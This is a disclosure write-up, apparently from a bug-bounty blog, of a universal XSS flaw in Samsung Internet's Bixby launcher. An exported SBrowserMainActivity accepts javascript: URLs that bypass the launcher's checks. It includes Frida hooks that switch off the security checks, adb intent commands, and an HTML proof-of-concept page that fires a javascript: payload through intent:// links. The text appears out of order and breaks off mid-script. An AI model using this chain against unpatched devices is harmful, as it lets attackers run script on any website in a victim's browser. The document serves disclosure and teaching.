    console.log(`UrlUtils.isJavascriptSchemeOrInvalidUrl is called: Byppassed!`);
    return !result;
};

var UrlUtils = Java.use("com.sec.android.app.sbrowser.common.utils.UrlUtils");
UrlUtils["isForbiddenUri"].implementation = function (uri) {
    let result = this["isForbiddenUri"](uri);
    console.log(`UrlUtils.isForbiddenUri called: Byppassed!`);
    return !result;
};
adb shell am start \
  -n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
  -a android.intent.action.VIEW \
  -c android.intent.category.DEFAULT \
  -c android.intent.category.BROWSABLE \
  -d "samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?javascript:alert\(origin\)"

The alert(origin) fired. Because loadUrl takes the current tab and opens any link, including javascript schemes, and executes it on the current page, this would give XSS on every website the browser can access, in other words UXSS, if the checkers could be bypassed. The catch is that it requires bypassing all the checker functions, which the researchers could not do on a real target. So this path is not exploitable as it stands.
Step 9: path 2, exploitable
Reviewing the flow exposed an architectural flaw at the hand-off: the launcher passes the request to com.sec.android.app.sbrowser.SBrowserMainActivity. Looking at the manifest again showed that SBrowserMainActivity is exported as well:
<activity
    android:theme="@style/MainTheme"
    android:label="@string/app_name_internet"
    android:name="com.sec.android.app.sbrowser.SBrowserMainActivity"
    android:exported="true"
    ...
That means the intermediate activity can be called directly, skipping the launcher and all of its checks. The command was built from the values observed in the Frida log:
- Activity:
com.sec.android.app.sbrowser/.SBrowserMainActivity - Action:
com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE - Extra String:
extra_access_url "https://google.com" - Extra Boolean:
extra_by_capsule true
adb shell am start \
  -n com.sec.android.app.sbrowser/.SBrowserMainActivity \
  -a com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE \
  --es extra_access_url "https://google.com" \
  --ez extra_by_capsule true
SBrowser opened Google.com, so the sink was the same. To check whether any protection existed further down, the researchers simply replaced the URL with a javascript payload:
adb shell am start \
  -n com.sec.android.app.sbrowser/.SBrowserMainActivity \
  -a com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE \
  --es extra_access_url "javascript:alert\(origin\)" \
  --ez extra_by_capsule true
The origin pop-up appeared on Google.com. It fired on Google.com because the previously opened tab was google.com, and loadUrl uses the current tab. Sending the intent directly to the exported SBrowserMainActivity therefore triggers UXSS: arbitrary JavaScript runs on all websites SBrowser can open.
Step 10: proof of concept
The exploit first opens the target website and then sends the second intent to run the payload. The page has a button and two intent:// links:
<!doctype html>
<html>
  <body>
    <button id="openTwo" style="font-size:2em; padding:1em 2em;">Exploit</button>
    <script>
    const link1 = "intent://com.sec.android.app.sbrowser/SBrowserMainActivity#Intent;component=com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.SBrowserMainActivity;action=com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE;S.extra_access_url=https%3A%2f%2fwww.google.com;B.extra_by_capsule=true;B.language_code=true;end";
    const link2 = "intent://com.sec.android.app.sbrowser/SBrowserMainActivity#Intent;component=com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.SBrowserMainActivity;action=com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE;S.extra_access_url=javascript%3Aalert(origin);B.extra_by_capsule=true;B.language_code=true;end";
    setTimeout(() => {
        window.location.href = link1;
        for (let i = 0; i < 5; i++) {
        setTimeout(() => {
            window.location.href = link2;
        }, 800 * (i + 1));
    }
    }, 500);
    </script>
  </body>
</html>
link1 targets SBrowserMainActivity with the INTENT_ACCESS_WEBSITE action and extra_access_url set to https://www.google.com, so the browser opens Google. link2 uses the same component and action but sets extra_access_url to javascript:alert(origin). The script navigates to link1 after 500 ms and then retries link2 five times at 800 ms intervals, so the payload lands after the first page has loaded. Both links also carry extra_by_capsule and language_code as booleans.

The demo shows the end-to-end exploit.
Root cause
The launcher activity is protected by isAllowedPackage, which restricts callers to the Bixby agent and blocks emulated devices, and by URL checkers that reject javascript, jar, data and non-accepted schemes. The flaw is that the launcher is not the only entry point to the sink. It forwards the URL to SBrowserMainActivity through an intent with the action com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE and the extra_access_url extra, and that activity is exported. Anyone who can send an intent can therefore deliver the same action and extra directly, and the checks in the launcher never run. The downstream code path, accessWebsite and loadUrl, receives the URL from the extra, so a javascript: string reaches the current tab's loadUrl and executes in the page's origin. The protection was placed on one entry point rather than on the sink or on the receiving activity.
Impact
An attacker who can get a victim to open a crafted page, or who can otherwise send an intent to the exported activity, can run arbitrary JavaScript in the current tab of Samsung Internet. Because the payload runs in the origin of whatever page is loaded, this is universal XSS: it applies to all websites SBrowser can open, not to a single site. The exploit page in the write-up first opens the target site and then fires the payload, so the script runs on that site. The write-up does not describe what data the script could reach beyond the origin context.
Fix
The bug was fixed on 13 January 2026. The write-up does not describe the change itself.
Variants to test
- Enumerate every exported activity in the manifest and check whether any of them consumes an action or extra that another component produces after performing security checks. A positive result is an exported component that accepts the same action and extra and reaches a sensitive sink such as
loadUrl, file access or an internal API. - Follow intent hand-offs: hook
startActivityas shown above and log action, component, data and extras, then replay each logged intent directly withadb shell am start. A positive result is the same behaviour without the originating component's checks. - Test whether the sink re-validates URLs. Send
javascript:,data:,file:and unusual schemes directly to the receiving component. A positive result is ajavascript:URL executing in the current tab. - Check whether the current-tab behaviour can be influenced: open a sensitive site first, then send the payload intent, and see whether the script runs in that site's origin.
- Look for other deep-link goals in the launcher's
switchthat call handlers with caller-controlled strings, and try to reach those handlers directly through exported components.
Timeline
- 7 September 2025: bug reported to Samsung Security
- 29 September 2025: bug acknowledged
- 2 December 2025: $2,700 bounty awarded
- 13 January 2026: bug fixed
The researchers describe the Samsung team as professional and the communication as good, but say the bounty amount did not meet their expectations.
What happened, in plain words
Samsung Internet is a web browser app for Android phones, made by Samsung. It has a feature that lets Bixby, Samsung's voice assistant, control the browser. You can say something to Bixby and the browser opens a page, opens a new tab, or shares what you are looking at.
To make that work, the browser contains a small piece of code (called an activity) that listens for special links coming from Bixby. A link like samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/... tells the browser "open this website". The browser is supposed to accept such links only from Bixby.
The researchers read the browser's code and found that the checking happens in that first activity. But that activity then hands the address to a second activity, and the second activity can also be started directly by anyone. So you can skip the first activity, and with it all of its checks, and hand the browser a special address that starts with javascript:. The browser runs that JavaScript code on whatever page is currently open. That means an attacker can run their own code on any website the browser can open. This class of bug is called universal cross-site scripting, or UXSS.
This article walks through the whole investigation in the order the researchers did it: how they found the entry point, how they read the checks, how they traced the address from one activity to the next, how they proved the first route was blocked, and how they found the second route that was not.
The starting point: reading the app's manifest
Most Android security testing starts by watching the network traffic between the app and its servers. The researchers did something different here: they read the app's source code and its Android-specific configuration instead. Their entry point was a file called AndroidManifest.xml.
Every Android app contains a manifest. Think of it as the app's front door directory: it lists the app's screens (activities), what each one is allowed to do, and which ones outsiders may knock on. The most interesting line in a manifest is android:exported="true". It means "this part of the app can be started by other apps, or by a link from a web page". If an exported activity also accepts a deep link (a special URL that opens the app), then a single link on a website can trigger it. That is exactly the kind of thing the researchers were looking for.
They found several candidates and started with this one:
<activity
    android:theme="@android:style/Theme.Translucent.NoTitleBar"
    android:name="com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity"
    android:exported="true"
    android:excludeFromRecents="true"
    android:launchMode="singleInstance"
    android:noHistory="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="samsunginternet"
            android:host="com.sec.android.app.sbrowser"/>
    </intent-filter>
</activity>
Line by line:
<activity ...>opens the description of one screen of the app. Its name iscom.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity, which tells us it is the launcher for the Bixby feature.android:exported="true"means other apps, and links from web pages, can start it.android:theme="@android:style/Theme.Translucent.NoTitleBar"makes it invisible: no title bar, see-through background. It is a pass-through screen, not something you look at.android:excludeFromRecents="true"keeps it out of the list of recently used apps.android:launchMode="singleInstance"means only one copy of it can run at a time.android:noHistory="true"means it is not kept in the back stack, so pressing Back will not return to it.<intent-filter>describes which incoming messages (intents) this activity accepts.<action android:name="android.intent.action.VIEW"/>says it accepts the standard "view something" action.<category android:name="android.intent.category.DEFAULT"/>is required for the filter to match normal starts.<category android:name="android.intent.category.BROWSABLE"/>is the important one: it allows the activity to be started from a link inside a web browser.<data android:scheme="samsunginternet" android:host="com.sec.android.app.sbrowser"/>defines the link format: links starting withsamsunginternet://com.sec.android.app.sbrowserbelong to this activity.
So a link on any web page can start this activity. That is the doorway.
The onCreate method and handleIntent
When an Android activity starts, the system calls a method called onCreate. It is the first thing that runs. The researchers read it:
@Override // android.app.Activity
public void onCreate(Bundle bundle) throws UnsupportedEncodingException {
    super.onCreate(bundle);
    Log.i("BixbyLauncherActivity", "onCreate()");
    SALoggingInitializer.initialize(getApplication());
    handleIntent(getIntent());
    finish();
}
Line by line:
@Overrideis a note to the compiler that this method replaces the standard version from the Android framework.super.onCreate(bundle);runs the standard setup that every activity needs.Log.i(...)writes a line to the device log, useful for following what happens.SALoggingInitializer.initialize(getApplication());sets up the app's logging system.handleIntent(getIntent());takes the incoming message (the intent) and passes it to a function calledhandleIntent. This is where the real work starts.finish();closes the activity immediately after handling the message. It is a pass-through screen.
The handleIntent function is where the checks live:
private void handleIntent(Intent intent) throws UnsupportedEncodingException {
    String pathSegments;
    Log.i("BixbyLauncherActivity", "[handleIntent]");
    if (isAllowedPackage(intent)) {
        String action = intent.getAction();
        Uri data = intent.getData();
        setTaskIds(intent);
        if (!"android.intent.action.VIEW".equals(action) || data == null) {
            return;
        }
        String string = data.toString();
        List<String> pathSegments2 = data.getPathSegments();
        this.mPathSegments = pathSegments2;
        if (pathSegments2 == null || pathSegments2.size() == 0 || (pathSegments = getPathSegments(0)) == null) {
            return;
        }
        handleGoals(string, pathSegments);
    }
}
Line by line:
if (isAllowedPackage(intent))is the gate. Everything inside the block runs only ifisAllowedPackagereturns true. That function decides whether the caller is allowed.String action = intent.getAction();reads the action, the verb of the message (for example "view").Uri data = intent.getData();reads the address (the link) attached to the message.setTaskIds(intent);records some task identifiers.if (!"android.intent.action.VIEW".equals(action) || data == null) { return; }stops unless the action is exactlyVIEWand there is an address.String string = data.toString();turns the address into a plain string.List<String> pathSegments2 = data.getPathSegments();splits the address into its path pieces. Insamsunginternet://host/a/b, the pieces areaandb.this.mPathSegments = pathSegments2;stores them for later use.if (pathSegments2 == null || pathSegments2.size() == 0 || (pathSegments = getPathSegments(0)) == null) { return; }stops if there are no path pieces, or if the first one cannot be read.handleGoals(string, pathSegments);passes the full address and the first path piece tohandleGoals, which decides what to do.
So after the gate, the code requires a VIEW action, a non-empty address, and at least one path piece, then calls handleGoals.
The isAllowedPackage check
This is the gate itself:
private boolean isAllowedPackage(Intent intent) {
    if (GEDUtils.isGED() || !"android.intent.action.VIEW".equals(intent.getAction())) {
        return false;
    }
    Uri uri = (Uri) intent.getParcelableExtra("android.intent.extra.REFERRER");
    String stringExtra = intent.getStringExtra("android.intent.extra.REFERRER_NAME");
    intent.removeExtra("android.intent.extra.REFERRER");
    intent.removeExtra("android.intent.extra.REFERRER_NAME");
    String host = getReferrer() == null ? null : getReferrer().getHost();
    intent.putExtra("android.intent.extra.REFERRER", uri);
    intent.putExtra("android.intent.extra.REFERRER_NAME", stringExtra);
    if (host != null && Constants.BIXBY_AGENT_PKG_NAME.equals(host)) {
        return true;
    }
    androidx.compose.ui.text.font.a.q("NOT allowed package : ", host, "BixbyLauncherActivity");
    return false;
}
Line by line:
if (GEDUtils.isGED() || !"android.intent.action.VIEW".equals(intent.getAction())) { return false; }rejects the message if the device looks emulated or non-Samsung, or if the action is notVIEW.Uri uri = (Uri) intent.getParcelableExtra("android.intent.extra.REFERRER");reads the "referrer" extra, which records where the message came from.String stringExtra = intent.getStringExtra("android.intent.extra.REFERRER_NAME");reads the referrer name as text.intent.removeExtra(...)twice removes both referrer extras temporarily, so that the system's own referrer lookup is not confused by them.String host = getReferrer() == null ? null : getReferrer().getHost();asks the system who sent this message and takes the host part (the package name).intent.putExtra(...)twice puts the referrer extras back.if (host != null && Constants.BIXBY_AGENT_PKG_NAME.equals(host)) { return true; }allows the message only if the sender is the Bixby agent package.- Otherwise it writes a log line saying the package is not allowed and returns false.
The purpose is clear: keep random apps, deep links and emulators from starting this activity, and allow only Bixby. There are three ways it can fail:
GEDUtils.isGED()returns true, so execution stops immediately.- The action is anything other than
android.intent.action.VIEW. - The host taken from the referrer is not
Constants.BIXBY_AGENT_PKG_NAME; access is denied and a log entry is written.
Check one: GEDUtils.isGED
public class GEDUtils {
    public static boolean isGED() {
        return ApplicationStatus.getApplicationContext()
            .getSharedPreferences("debug_preferences", 0)
            .getBoolean("pref_emulate_non_samsung_device", false)
            || PlatformInfo.SPL_VERSION == 1000;
    }
}
Line by line:
public static boolean isGED()is a function that answers yes or no.getSharedPreferences("debug_preferences", 0)opens a small settings store calleddebug_preferences..getBoolean("pref_emulate_non_samsung_device", false)reads a setting namedpref_emulate_non_samsung_device, defaulting to false. If someone turned it on, the device is pretending not to be a Samsung.|| PlatformInfo.SPL_VERSION == 1000also returns true if a platform version value equals 1000.- The result is true when either condition holds.
GED stands for Generic / Emulated Device, meaning a non-Samsung or simulated environment. The function flags such an environment as untrusted. During testing on an emulator, the researchers bypassed this check with Frida, a tool that can change a running app's behaviour, by flipping the result:
var GEDUtils = Java.use("com.sec.android.app.sbrowser.common.device.GEDUtils");
GEDUtils.isGED.implementation = function () {
    console.log(`GEDUtils.isGED called, original result: ${this.isGED()} new result: ${!this.isGED()}`);
    return !this.isGED(); // flips the result
};
// Log: GEDUtils.isGED called, original result: true new result: false
Line by line:
Java.use(...)finds the classGEDUtilsinside the running app.GEDUtils.isGED.implementation = function () { ... }replaces the function's body with our own.console.log(...)prints the original result and the new one, so we can see the change.return !this.isGED();calls the original function and returns the opposite. If it said true, we now say false.- The comment shows the log: the original result was true, the new result false.
Check two: the VIEW action
The second condition only accepts messages whose action is android.intent.action.VIEW. The caller controls the action completely, so this condition adds no real security. It is like a door that says "only people carrying a key may enter", when anyone can pick up a key at the entrance.
Check three: the Bixby referrer
The third condition reads the system referrer and allows execution only when it resolves to com.samsung.android.bixby.agent. Otherwise the message is discarded. Together with the GED check, this restricted execution to genuine Samsung devices and to messages coming from the Bixby agent, which considerably reduced the attack surface of this activity. Attack surface means all the ways an attacker could possibly get in; narrowing it makes an attack harder.
To keep tracing the flow, the researchers disabled isAllowedPackage with Frida, flipping its return value from false to true. The write-up calls this the most important milestone of the bug, because everything after it is reachable only once the gate is open.
var BixbySBrowserLauncherActivity = Java.use("com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity");
BixbySBrowserLauncherActivity["isAllowedPackage"].implementation = function (intent) {
    let result = this["isAllowedPackage"](intent);
    console.log(`\n\nBixbySBrowserLauncherActivity.isAllowedPackage is called: Byppassed!`);
    return !result;
};
Line by line:
Java.use(...)finds the launcher activity class.BixbySBrowserLauncherActivity["isAllowedPackage"].implementation = function (intent) { ... }replaces the check with our own version.let result = this["isAllowedPackage"](intent);calls the original check and stores its answer.console.log(...)prints a message so we know the check ran and was bypassed.return !result;returns the opposite answer. If the original said no, we now say yes.
Step 1: reaching handleGoals
With isAllowedPackage disabled, the rest of handleIntent runs. It checks the action and the data, extracts the path pieces, and calls handleGoals with the full address and the first piece. The following command drives that path:
adb shell am start \
  -n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
  -a android.intent.action.VIEW \
  -c android.intent.category.DEFAULT \
  -c android.intent.category.BROWSABLE \
  -d "samsunginternet://com.sec.android.app.sbrowser/path1/path2"
Line by line:
adbis the Android Debug Bridge, a command-line tool that talks to a phone connected to a computer.adb shellruns a command on the phone.am startis the activity manager's "start something" command.-n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivitynames the exact activity to start: the app package, then the activity class.-a android.intent.action.VIEWsets the action toVIEW.-c android.intent.category.DEFAULTand-c android.intent.category.BROWSABLEadd the two categories from the intent filter, so the message matches.-d "samsunginternet://com.sec.android.app.sbrowser/path1/path2"supplies the deep link. Its first path piece ispath1.
The -n flag targets the exported launcher, -a sets the VIEW action, the two -c flags add the categories from the intent filter, and -d supplies the deep link whose first path segment is path1.
The output shows the path segments being handled, confirming that handleGoals was reached.
Step 2: reading handleGoals
private void handleGoals(String str, String str2) throws UnsupportedEncodingException {
    str2.getClass();
    switch (str2) {
        case "ReadWebpage":
            handleReadAloud();
            break;
        case "OpenNewTab":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_NEW_TAB");
            break;
        ...
        case "ShareVia":
            handleShareVia(str2);
            break;
        case "OpenSavedpages":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_SAVEDPAGES");
            break;
        case "OpenTabs":
            startActivityForBixby("com.sec.android.app.sbrowser.INTENT_OPEN_TABS");
            break;
        case "AccessIdentifiedWebsite":
        case "AccessWebsite":
            handleAccessWebsite(str);
            break;
        ...
    }
}
Line by line:
private void handleGoals(String str, String str2)takes two strings: the full address and the first path piece.str2.getClass();is a small safety call that would crash ifstr2were null, so it acts as a null check.switch (str2)chooses what to do based on the first path piece.case "ReadWebpage":callshandleReadAloud(), which reads a page aloud.case "OpenNewTab":starts another activity with the fixed actioncom.sec.android.app.sbrowser.INTENT_OPEN_NEW_TAB.case "ShareVia":callshandleShareVia(str2).case "OpenSavedpages":starts the saved pages screen.case "OpenTabs":starts the tabs screen.case "AccessIdentifiedWebsite":andcase "AccessWebsite":both callhandleAccessWebsite(str), passing the full address.break;ends each case.- The
...marks code the write-up left out.
The first path piece selects the goal. Most cases start another activity through startActivityForBixby with a fixed action; others call dedicated handlers. An unrecognised value does nothing. The AccessWebsite case, which calls handleAccessWebsite, is the interesting one.
Step 3: handleAccessWebsite
private void handleAccessWebsite(String str) throws UnsupportedEncodingException {
    Log.i("BixbyLauncherActivity", "[handleAccessWebsite]");
    String strSubstring = str.substring(str.indexOf("?") + 1);
    String pathSegments = getPathSegments(1);
    String pathSegments2 = getPathSegments(2);
    if (pathSegments == null || pathSegments2 == null) {
        return;
    }
    EngLog.d("BixbyLauncherActivity", "[handleAccessWebsite] url : " + strSubstring);
    if (UrlUtils.isJavascriptSchemeOrInvalidUrl(strSubstring) || UrlUtils.isForbiddenUri(Uri.parse(strSubstring)) || UrlUtils.isDataUrl(strSubstring)) {
        Log.i("BixbyLauncherActivity", "shouldIgnoreIntent, return");
        return;
    }
    if ("null".equals(strSubstring)) {
        strSubstring = getSearchUrl("default", pathSegments2, pathSegments);
    }
    Intent intentCreateIntentWithTargetTask = createIntentWithTargetTask("com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE");
    intentCreateIntentWithTargetTask.putExtra("extra_access_url", strSubstring);
    try {
        getApplicationContext().startActivity(intentCreateIntentWithTargetTask);
        SALogging.sendEventLogWithoutScreenID("9188");
    } catch (ActivityNotFoundException e) {
        androidx.recyclerview.widget.a.k(e, new StringBuilder("[handleAccessWebsite]"), "BixbyLauncherActivity");
    }
}
Line by line:
Log.i(...)writes a log line so we can follow the flow.String strSubstring = str.substring(str.indexOf("?") + 1);finds the?in the address and takes everything after it. That part is treated as the target URL.String pathSegments = getPathSegments(1);andString pathSegments2 = getPathSegments(2);read the first and second path pieces.if (pathSegments == null || pathSegments2 == null) { return; }stops if either piece is missing.EngLog.d(...)logs the extracted URL.if (UrlUtils.isJavascriptSchemeOrInvalidUrl(strSubstring) || UrlUtils.isForbiddenUri(Uri.parse(strSubstring)) || UrlUtils.isDataUrl(strSubstring)) { ... return; }runs three checks. If any of them rejects the URL, the function returns immediately.if ("null".equals(strSubstring)) { strSubstring = getSearchUrl("default", pathSegments2, pathSegments); }handles the literal textnullby building a search URL from the path pieces instead.Intent intentCreateIntentWithTargetTask = createIntentWithTargetTask("com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE");creates a new message with the actionINTENT_ACCESS_WEBSITE.intentCreateIntentWithTargetTask.putExtra("extra_access_url", strSubstring);attaches the URL to the message under the nameextra_access_url.getApplicationContext().startActivity(intentCreateIntentWithTargetTask);sends the message.SALogging.sendEventLogWithoutScreenID("9188");records an event.catch (ActivityNotFoundException e) { ... }handles the case where no activity can receive the message.
The function splits the incoming link into path pieces and query string. For a link such as:
samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?https://blog.voorivex.team
everything after the ? is treated as the target URL, while the first and second path pieces are extracted separately. The URL is then validated with isJavascriptSchemeOrInvalidUrl, isForbiddenUri and isDataUrl; if any of them rejects it, the function returns. If the extracted value is the literal string null, a fallback search URL is built from the path pieces. Only when all checks pass does it create a message with the action com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE, attach the URL as extra_access_url, and start it.
Sending the same deep link with AccessWebsite as the first piece:
adb shell am start \
  -n com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.capsule.BixbySBrowserLauncherActivity \
  -a android.intent.action.VIEW \
  -c android.intent.category.DEFAULT \
  -c android.intent.category.BROWSABLE \
  -d "samsunginternet://com.sec.android.app.sbrowser/AccessWebsite/pathSegments1/pathSegments2/?https://blog.voorivex.team"
Line by line:
- The command is the same as before, but the deep link now has
AccessWebsiteas its first path piece, sohandleGoalschooses theAccessWebsitecase. - The two path pieces
pathSegments1andpathSegments2satisfy the null checks. - Everything after the
?ishttps://blog.voorivex.team, which becomes the target URL.
The demo shows the browser opening blog.voorivex.team, so the URL after the ? reached the browser.
Step 4: the URL checkers
public static boolean isJavascriptSchemeOrInvalidUrl(String str) {
    String sanitizedUrlScheme = getSanitizedUrlScheme(str);
    if (sanitizedUrlScheme != null) {
        Locale locale = Locale.US;
        if (sanitizedUrlScheme.toLowerCase(locale).equals(UrlConstants.JAVASCRIPT_SCHEME) || sanitizedUrlScheme.toLowerCase(locale).equals(UrlConstants.JAR_SCHEME)) {
            return true;
        }
    }
    return false;
}
Line by line:
getSanitizedUrlScheme(str)extracts the scheme, the part before:in a URL, such ashttpsorjavascript.if (sanitizedUrlScheme != null)continues only if a scheme was found.toLowerCase(locale)makes the comparison case-insensitive, soJavaScriptandjavascriptare treated the same..equals(UrlConstants.JAVASCRIPT_SCHEME)checks for thejavascriptscheme..equals(UrlConstants.JAR_SCHEME)checks for thejarscheme.- If either matches, it returns true, meaning "this URL is dangerous".
- Otherwise it returns false.
public static boolean isForbiddenUri(Uri uri) {
    String scheme = uri.getScheme();
    if (scheme == null) {
        return false;
    }
    if (!"file".equals(scheme.toLowerCase(Locale.US))) {
        return !ACCEPTED_SCHEMES.contains(scheme);
    }
    String path = uri.getPath();
    if (path == null) {
        return true;
    }
    Iterator<String> it = FILE_WHITELIST.iterator();
    while (it.hasNext()) {
        if (path.startsWith(it.next())) {
            return false;
        }
    }
    return true;
}
Line by line:
String scheme = uri.getScheme();reads the scheme of the URL.if (scheme == null) { return false; }treats a URL with no scheme as not forbidden.if (!"file".equals(scheme.toLowerCase(Locale.US))) { return !ACCEPTED_SCHEMES.contains(scheme); }for any scheme other thanfile, it returns true (forbidden) unless the scheme is in the list of accepted schemes.String path = uri.getPath();reads the path of afileURL.if (path == null) { return true; }afileURL with no path is forbidden.Iterator<String> it = FILE_WHITELIST.iterator();starts walking through a list of allowed path prefixes.while (it.hasNext()) { if (path.startsWith(it.next())) { return false; } }allows the path if it starts with one of the allowed prefixes.return true;otherwise the path is forbidden.
isJavascriptSchemeOrInvalidUrl rejects the javascript and jar schemes. isForbiddenUri rejects any scheme outside ACCEPTED_SCHEMES, and for file URLs it only allows paths under the FILE_WHITELIST prefixes. A true result from any of these checks makes handleAccessWebsite return immediately.
Step 5: which activity receives the message
To see where the message goes, the researchers hooked startActivity on both android.app.Activity and android.app.ContextImpl and logged the action, component, data and extras:
// frida -U -f <package.name> -l log_startActivity.js --no-pause

Java.perform(function () {
    const Activity = Java.use("android.app.Activity");
    const ContextImpl = Java.use("android.app.ContextImpl");
    function logIntent(intent) {
        if (!intent) return;
        const comp = intent.getComponent();
        const extras = intent.getExtras();
        console.log("=== startActivity ===");
        console.log("Action      :", intent.getAction());
        console.log("Component   :", comp ? comp.getClassName() : "null");
        console.log("Data        :", intent.getDataString());
        if (extras) {
            const keySet = extras.keySet().toArray();
            console.log("Extras:");
            keySet.forEach(function (k) {
                console.log("  " + k + " = " + extras.get(k));
            });
        } else {
            console.log("Extras      : null");
        }
        console.log("=====================");
    }
    Activity.startActivity.overload("android.content.Intent").implementation = function (intent) {
        logIntent(intent);
        return this.startActivity(intent);
    };
    ContextImpl.startActivity.overload("android.content.Intent").implementation = function (intent) {
        logIntent(intent);
        return this.startActivity(intent);
    };
    ContextImpl.startActivity
        .overload("android.content.Intent", "android.os.Bundle")
        .implementation = function (intent, bundle) {
            logIntent(intent);
            return this.startActivity(intent, bundle);
